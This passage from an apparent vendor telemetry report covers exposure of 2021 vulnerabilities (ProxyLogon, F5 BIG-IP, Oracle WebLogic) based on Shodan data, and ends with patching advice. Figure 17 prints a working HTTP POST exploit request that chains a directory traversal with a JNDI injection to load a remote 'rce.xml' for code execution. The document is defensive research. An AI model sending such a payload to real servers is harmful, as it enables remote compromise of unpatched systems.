


Figure 14: Successful exploitation of F5 BIG-IP CVE-2021-22986

Microsoft Exchange Server Multiple Vulnerabilities aka ProxyLogon

(CVE-2021-26855, CVE-2021-26858, CVE-2021-26857, CVE-2021-27065)

On March 2, 2021, Microsoft released an advisory stating that multiple zero-day exploits were being used to attack on-premises versions of Microsoft Exchange Server in limited and targeted attacks by state-sponsored group HAFNIUM. These exploits were used in attack chains to deploy backdoors and malware. Code-named ProxyLogon, these flaws affected on-premises versions of Exchange Server 2013, Exchange Server 2016, and Exchange Server 2019. Microsoft also released patches for Exchange Server 2010 as a defense-in-depth measure. Because of the far-reaching impact of these vulnerabilities, the FBI launched an operation to remove backdoors from hundreds of Microsoft Exchange email servers in the United States.




Figure 15: Exchange Servers vulnerable to ProxyLogon with SMBv1 and RDP enabled (As of August 4, 2021)

Approximately six months after Microsoft's initial announcement, there remain 13,000 publicly accessible vulnerable ProxyLogon Exchange Server targets based on Shodan telemetry. About 5% (669 instances) of those vulnerable targets have RDP enabled, and 1.6% have SMB enabled on the Internet (Figure 15). As the report previously mentions, this is a weak security posture and a low-hanging fruit when it comes to the number of known exploits available to an attacker.

Figure 16 shows that the United States has over ~2,100 Exchange Servers vulnerable to ProxyLogon, followed by Russia (~1,200) and Germany (~1000).




Figure 16: Heatmap of Exchange Servers vulnerable to ProxyLogon (As of August 31, 2021)

Oracle Weblogic Server Remote Code Execution (RCE) Vulnerability

(CVE-2021-2109)

On January 20, 2021, attacks to exploits targeting a JNDI Injection Vulnerability in Oracle WebLogic Server surfaced. The vulnerability was easy to exploit and allowed highly privileged attackers to gain network access via HTTP and compromise WebLogic Server. Oracle released a patch in January itself, however, approximately seven months later, our analysis found that 68.4% of instances of Oracle Weblogic on Shodan reported a partial version indicating those versions were potentially vulnerable to this remote code execution.

To gather more accurate telemetry, our team decided to actively check the presence of vulnerability. CVE-2021-2109 is an authenticated remote code execution and can be exploited without authentication when chained with another directory traversal vulnerability CVE-2020-14882. So, we created a proof-of-concept (PoC) to determine hosts that are vulnerable to both CVEs.

The POST request in Figure 17 is sent to the victim machine exploiting the Java Naming and Direction Interface (JNDI) Binding Handler and directory traversal for the "console.portal" resource. The "rce.xml" file contains the code to be executed remotely.

Request

Pretty | Raw | Hex | \n

```
POST /console/css/%252E%252E%252Fconsole.portal HTTP/1.1
Host: 127.0.0.1:7001
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 187


_pageLabel=JNDIBindingPageGeneral&_nfpb=true&JNDIBindingPortlethandle=
com.bea.core.repackaged.springframework.context.support.ClassPathXmlApplicationContext
('http://172.17.0.3/rce.xml')
```

Figure 17: POST Request to check if the host is vulnerable to Oracle Weblogic vulnerabilities (CVE-2021-2109 & CVE-2020-14882)

The proof of concept was created such that it did not run commands on external remote machines but rather relied on counting HTTP responses that were received back. The chained PoC decreased the number of potentially at-risk Oracle Weblogic hosts to merely 5% of the total (see Figure 18).




Figure 18: Breakdown of WebLogic Server instances vulnerable to CVE-2021-2109 & CVE-2020-14882 as of August 20, 2021

Summary

Attackers are leveraging telemetry from Shodan to gather information about vulnerable instances, sometimes faster than ethical hackers. Thus, it is imperative that organizations proactively identify vulnerabilities and patch them. The Shodan telemetry report reviewed some of 2021's high-profile vulnerabilities on targets accessible on the Internet. As mentioned, our team observed that for the vulnerabilities reviewed, at least 3 of them saw over 50% of instances accessible over the Internet were vulnerable. Indeed, this was the case weeks and even months after patch release. Another key observation saw high numbers of end-of-life and end of general support software on the Internet. Unsupported versions of software do not receive security patches, greatly increasing the risk of exploitation. As summarized by the report, it is still common to see SMBv1 and RDP enabled Windows targets on the Internet, and the use of deprecated protocols and remote access tools highlights a weak security posture by providing attackers with easy access to an organization's attack surface.

Recommendations

In light of this information, we urge organizations to run regular scans and prioritize patching for systems that are easily accessible and sometimes trivial to exploit. It is crucial to have an up-to-date inventory of assets, particularly for targets accessible via the Internet. This provides real-time visibility, important for protection against the ever-changing threat landscape. Exploits to critical vulnerabilities are usually available anywhere from less than a day to a month, and it is important for organizations to continuously monitor, track and update assets with the latest security updates.